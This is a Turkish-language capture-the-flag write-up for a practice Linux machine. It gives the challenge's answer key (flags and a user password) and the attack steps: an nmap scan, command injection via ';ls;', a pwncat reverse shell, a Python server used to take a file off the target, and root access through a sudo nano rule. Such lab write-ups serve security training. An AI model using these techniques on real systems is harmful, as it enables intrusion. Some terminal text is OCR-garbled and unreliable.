



## TechCareerCTF

1. Verilen linux makineye sızmanızı ve 3 adet flag tespit etmenizi istiyoruz.
2. Flaglar "Flag{.....}" formatındadır.
3. Hepinize başarılar.

CTF’te ki sorular bu şekildedir. Sırayla çözmeye başlıyoruz.

901 numaralı portta ne çalışmaktadır ?	SWAT administration server	Correct Answer	
1. Flag nedir ?	Flag{1lk_4d1m_t4m4m}	Correct Answer	Hint
Hangi web zafiyetiyle içeriden bağlantı aldınız ?	Remote Code Execution	Correct Answer	Hint
Resim içerisine gizlenen bilgi hangi şifreleme türü ile şifrelenmiştir ?	md5	Correct Answer	
"kariyer1" kullanıcısının şifresi nedir ?	p@ssw0rd123	Correct Answer	
2. Flag nedir ?	Flag{d3v4m_r31s}	Correct Answer	
"kariyer1" kullanıcısında hangi programı kullanarak yetki yükselttiniz ?	nano	Correct Answer	Hint
3. Flag nedir ?	Flag{s3rt1f1k4_s3n1nd1r}	Correct Answer	

## 1. 901 numaralı portta ne çalışmaktadır ?


Bu sorunun cevabına erişmek için ve nelerimiz var bakmak için ilk olarak nmap taraması yapıyoruz. Taramamız sonucunda açık olan portlarımızı görüyoruz.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# nmap 10.10.221.8 -T5 -sCV -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-31 13:58 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:58
Completed NSE at 13:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:58
Completed NSE at 13:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:58
Completed NSE at 13:58, 0.00s elapsed
Initiating Ping Scan at 13:58
Scanning 10.10.221.8 [4 ports]
Completed Ping Scan at 13:58, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:58
Completed Parallel DNS resolution of 1 host. at 13:58, 0.02s elapsed
Initiating SYN Stealth Scan at 13:58
Scanning 10.10.221.8 [1000 ports]
Discovered open port 445/tcp on 10.10.221.8
Discovered open port 8080/tcp on 10.10.221.8
Discovered open port 139/tcp on 10.10.221.8
Discovered open port 22/tcp on 10.10.221.8
Discovered open port 111/tcp on 10.10.221.8
Discovered open port 111/tcp on 10.10.221.8
root@kali: /home/kali
File Actions Edit View Help
AcBRI4B5EMynJA/dvgQpVop6+0lCc2o4wMBtQCXULEVad8k0yeKK5AuMk423LgAZL61vaboYzFE/e
VTX1GoCJz5PuYRvEvpHxWxinbvAH03Jq58qEncPQWIEatrmm4VLG6Cukqshwy2OGISW/Bx+d8h/SR
HLSXWHIGv0vddtDuSVxFdZbQPAmr2TuT/TdICKAkUAXuWCFrBX6tifJFhnjxz+QWhn540+agI
| 256 5286ef0e5b91ad7adc0854c317a5e4c2 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLg
0Xa82s6N3pkD80cfGLCvhn8z8y3z3sW2eJ3Q4Q9zvHnmNMCQwfjmd2nSzEifvCgyoMs/dIpanPpSc
S0BDgQo=
111/tcp open rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 33147/tcp status
| 100024 1 42392/tcp6 status
| 100024 1 51359/udp status
|_ 100024 1 56364/udp6 status
139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.6.6 (workgroup: WORKGR
OUP)
901/tcp open http syn-ack ttl 63 Samba SWAT administration server
| http-methods:
|_ Supported Methods: GET POST
| http-auth:
| HTTP/1.0 401 Authorization Required\x0D
```


Taramanın ilerleyen kısımlarında 901 numaralı portta ;  
‘SWAT administration server’ çalıştığını görüyoruz.

## 2. 1. Flag nedir ?

Nmap taramamız sonucunda 8080 portunun açık olduğunu görüyoruz.




Sayfaya erişim sağladık ancak farklı bir şey göremiyoruz. Kaynak koduna bakıyoruz




Kaynak kodunu incelediğimizde kodla alakası olmayan bir bilgi ile karşılaşyoruz;  
**a2FyaXllci5waHA=**

Anlayamadığımız için hashes.com'u kullanarak metni çözümlüyoruz.




Şifreli metin bize kariyer.php'yi boşuna vermedi diyoruz ve oraya gidiyoruz.

**http://10.10.221.8:8080/kariyer.php**




Sitenin de adından anlaşılacağı üzere Command Injection içeren bir web site olduğunu anlıyoruz.

**;**ls; komutunun çalıştığını görüyoruz ve flag1 de orada duruyor.




flag1.txt içeriğini görmek için **cat** komutunu kullanarak flag1'imize ulaşıyoruz.




Flag1'e ulaştığımız için mutluluktan uçmuyor çözmeye devam ediyoruz.

### 3. Hangi web zafiyetiyle içeriden bağlantı aldınız ?



**Remote Code Evaluation (RCE)** Türkçe anlamı ile **Uzaktan Kod Yürütme** olan bu güvenlik açığı bir saldırganın bir başkasının cihazına erişim sağlamak için uzaktan kod yürütüp programlama dilin de değerlendirme yapıp içeriği sunmasıdır. Böyle bir güvenlik açığını uygulayabilen bir saldırgan genellikle programlama dilinin veya web sunucusunun ayrıcalıklarıyla komutları çalıştırabilir. Birçok dilde sistem komutları verebilir, dosyalar yazabilir, silebilir veya okuyabilir veya veri tabanlarına bağlanabilir.

#### 4. Resim içerisine gizlenen bilgi hangi şifreleme türü ile şifrelenmiştir ?



Flag1'i bulduk  
ancak başka  
işlem yapmak  
için shell

almamız gerekiyor.

netcat komutunu kullanarak kariyernet üzerinde ağı dinliyoruz

pwncat kullanarak kariyernet üzerinde reverse shell işlemi gerçekleştiriyoruz.

```
root@kali: /home/kali
File Actions Edit View Help

(ncat@kali)~[/home/kali] ncncareer.net
# pwnccat-cs -lp 5555
[15:25:46] Welcome to pwnccat !
[15:26:29] received connection from 10.10.221.8:44437
[15:26:30] 0.0.0.0:5555: normalizing shell path
[15:26:31] 0.0.0.0:5555: upgrading from /bin/dash to /bin/bash
[15:26:32] 10.10.221.8:44437: registered new host w/ db
(local) pwnccat$ back
(remote) www-data@kariyernet:/var/www$ ls
flag1.txt index.php kariyer.php
(remote) www-data@kariyernet:/var/www$ cd ..
(remote) www-data@kariyernet:/var$ cd ..
(remote) www-data@kariyernet:/var$ ls
bin etc lib media proc sbin sys var
boot home lib64 mnt root selinux tmp vmlinuz
dev initrd.img lost+found opt run srv usr
(remote) www-data@kariyernet:/var$ cd home/kariyer1/
.ICEauthority .gststreamer-0.10/ .xsession-errors.old
.bash_history .gtk-bookmarks Belgeler/
.bash_logout .gvfs/ Downloads/
.bashrc .local/ Genel/
.cache/ .mission-control/ Masaüstü/
.config/ .mozilla/ Müzik/
.dbus/ .profile Resimler/
.gconf/ .pulse/ Videolar/
.gksu.lock .pulse-cookie Şablonlar/
.gnome2/ .thumbnails/
.gnome2_private/ .xsession-errors
(remote) www-data@kariyernet:/var$ cd home/
(remote) www-data@kariyernet:/home$ ls
kariyer1
(remote) www-data@kariyernet:/home$ cd kariyer1/
(remote) www-data@kariyernet:/home/kariyer1$ ls
Belgeler Genel Müzik Videolar
Downloads Masaüstü Resimler Şablonlar
(remote) www-data@kariyernet:/home/kariyer1$ cd Masaüstü/
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$ ls
```

Klasörlerin içine bakıyoruz ve resim dosyamızı arıyoruz. Resim dosyamızı bulduk ama açamıyoruz. Resim dosyamızı indirebilmek için python server açıyoruz.  
(<https://www.hackerearth.com/practice/notes/simple-http-server-in-python/>)


```
erverte) www-data@kariyernet:/home/kariyer1/Masaüstü$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.18.12.156 - - [31/Oct/2022 21:37:23] "GET / HTTP/1.1" 200 -
10.18.12.156 - - [31/Oct/2022 21:37:23] code 404, message File not found
10.18.12.156 - - [31/Oct/2022 21:37:23] "GET /favicon.ico HTTP/1.1" 404 -
10.18.12.156 - - [31/Oct/2022 21:37:31] "GET /1919.png HTTP/1.1" 200 -
10.18.12.156 - - [31/Oct/2022 21:38:00] "GET / HTTP/1.1" 200 -
^X^H^H^Hex
exit
```

Python server ile resime erişim sağladık






## 5. "kariyer1" kullanıcısının şifresi nedir ?



Hashes.com kullanarak kariyer1 in şifresine ve fotoğrafın şifre türüne ulaşıyoruz.

## 6. 2. Flag nedir ?



Cat komutunu kullanarak flag2 okumayı deniyoruz ancak permission denied aldık.

Bulduğumuz şifre ile kariyer1 kullanıcı hesabına giriş yapıp flag2 mizi elde ediyoruz ve devam ediyoruz.

## 7. "kariyer1" kullanıcısında hangi programı kullanarak yetki yükselttiniz ?

```
kariyer1@kariyernet:~/Masaüstü$ sudo -l
Matching Defaults entries for kariyer1 on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kariyer1 may run the following commands on this host:
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:~/Masaüstü$
```

## 8. 3. Flag nedir ?

Root yetkilerinin nerede şifreye ihtiyaç duymadığını öğrenmek için sudo -l komutunu kullanarak nano komutunun root yetkisinde şifresiz çalıştığını görüyoruz. Bu sayede root dizini altında var olan flag3'e ulaşıyoruz.

```
kariyer1@kariyernet:~/Masaüstü$ sudo -l
Matching Defaults entries for kariyer1 on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kariyer1 may run the following commands on this host:
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:~/Masaüstü$ cd ..
kariyer1@kariyernet:~$ ls
Belgeler Downloads Genel Masaüstü Müzik Resimler Şablonlar Videolar
kariyer1@kariyernet:~$ cd ..
kariyer1@kariyernet:/home$ ls
kariyer1
kariyer1@kariyernet:/home$ cd ..
kariyer1@kariyernet:/$ ls
bin dev home lib lost+found mnt proc run selinux sys usr vmlinuz
boot etc initrd.img lib64 media opt root sbin srv tmp var
kariyer1@kariyernet:/$ sudo nano root/flag3.txt
kariyer1@kariyernet:/$
```

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
kariyer1@kariyernet: /
File Actions Edit View Help
GNU nano 2.2.6 File: root/flag3.txt
flag{s3rt1f1k4_s3n1nd1r}
[12:05:10] war
